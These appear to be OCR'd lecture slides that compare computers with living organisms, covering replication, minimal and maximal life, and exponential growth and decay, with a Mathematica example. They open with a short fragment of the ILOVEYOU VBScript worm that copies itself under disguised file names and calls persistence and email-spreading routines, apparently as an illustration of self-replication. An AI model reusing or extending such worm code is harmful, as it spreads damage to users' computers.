
```
Set dirtemp =3D fso.GetSpecialFolder(2)
Set c =3D fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
```

Conceptual connections

Concept	Computers	Organisms
Instructions	Program	Genome
Bits	0,1	a,c,g,t
Stable memory	Disk,tape	DNA
Active memory	RAM	RNA
Environment	Sockets,people	Water,salts
I/O	AD/DA	proteins
Monomer	Minerals	Nucleotide
Polymer	chip	DNA,RNA,protein
Replication	Factories	1e-15 liter cell sap
Sensor/In	Keys,scanner	Chem/photo receptor
Actuator/Out	Printer,motor	Actomyosin
Communicate	Internet,IR	Pheromones, song

Transistors > inverters > registers > binary adders > **compilers** > application programs





Spice simulation of a CMOS inverter (figures)(http://et.nmsu.edu/~etti/spring97/electronics/cmos/cmostran.html)


Self-compiling & self-assembling

Complementary surfaces

Watson-Crick base pair


(Nature April 25, 1953)

(http://www.sil.si.edu/Exhibitions/Science-and-the-Artists-Book/bioc.htm#27)




Minimal Life:

Self-assembly, Catalysis, Replication, Mutation, Selection



Replicator diversity


Self-assembly, Catalysis, Replication, Mutation, Selection
Polymerization & folding (Revised Central Dogma)



Polymers: **Initiate, Elongate, Terminate, Fold, Modify, Localize, Degrade**


Maximal Life:

Self-assembly, Catalysis, Replication, Mutation, Selection
Regulatory & Metabolic Networks



Polymers: **Initiate, Elongate, Terminate, Fold, Modify, Localize, Degrade**

Rorschach Test




Growth & decay

dy/dt = ky

$y = Ae^{kt}$; e = 2.71828...

k=rate constant; half-life=$\log_e(2)/k$





What limits exponential growth?

Exhaustion of resources
Accumulation of waste products

What limits exponential decay?

Finite particles, stochastic (quantal) limits





Solving differential equations

Mathematica: **Analytical (formal, symbolic)**


In[2]:= DSolve[{y'[t] == y[t], y[0]==1}, y[t], t]

Out[2]= {{y[t]= E^t }}


Numerical (&graphical)

